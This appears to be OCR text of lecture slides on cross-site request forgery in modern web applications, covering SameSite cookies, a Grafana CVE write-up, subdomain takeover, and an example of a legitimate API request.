
7 — 2017

OWASP Top 10

Same-Site Cookie specification is adopted in Chrome 62 for Android and will be in Firefox 58. CSRF just falls outside the OWASP Top 10 - 2017.

https://blog.nvisium.com/p139

SameSite only covers <u>cross-site</u> requests, not <u>cross-origin-but-same-site</u> requests




CVE-2022-21703: cross-origin request forgery against Grafana

This post is a writeup about CVE-2022-21703, which is the result of a collaborative effort between bug-bounty hunter abrahack and me. If you use or intend to use Grafana, you should at least read the following section.

https://jub0bs.com/posts/2022-02-08-cve-2022-21703-writeup/

“All GET- and POST-based endpoints of Grafana’s HTTP API are affected.”

Subdomain takeover has become a real attack vector



Subdomain takeovers

A subdomain takeover occurs when an attacker gains control over a subdomain of a target domain. Typically, this happens when the subdomain has a canonical name (CNAME) in the Domain Name System (DNS), but no host is providing content for it. This can happen because either a virtual host hasn't been published yet or a virtual host has been removed. An attacker can take over that subdomain by providing their own virtual host and then hosting their own content for it.

If an attacker can do this, they can potentially read cookies set from the main domain, perform cross-site scripting, or circumvent content security policies, thereby enabling them to capture protected information (including logins) or send malicious content to unsuspecting users.


A subdomain is like an electrical outlet. If you have your own appliance (host) plugged into it, everything is fine. However, if you remove your appliance from the outlet (or haven't plugged one in yet), someone can plug in a different one. You must cut power at the breaker or fuse box (DNS) to prevent the outlet from being used by someone else.

https://developer.mozilla.org/en-US/docs/Web/Security/Subdomain_takeovers

CSRF IN MODERN APPLICATIONS

Is CSRF relevant for API-based applications?


SETTING THE SCENE FOR CROSS-SITE REQUEST FORGERY (CSRF)



3 A legitimate request to the Restograde backend

```
POST /reviews HTTP/1.1
Cookie: SessionID=4140de5…b00361a

{"restaurant":1,"title":"…","content":"…"}
```

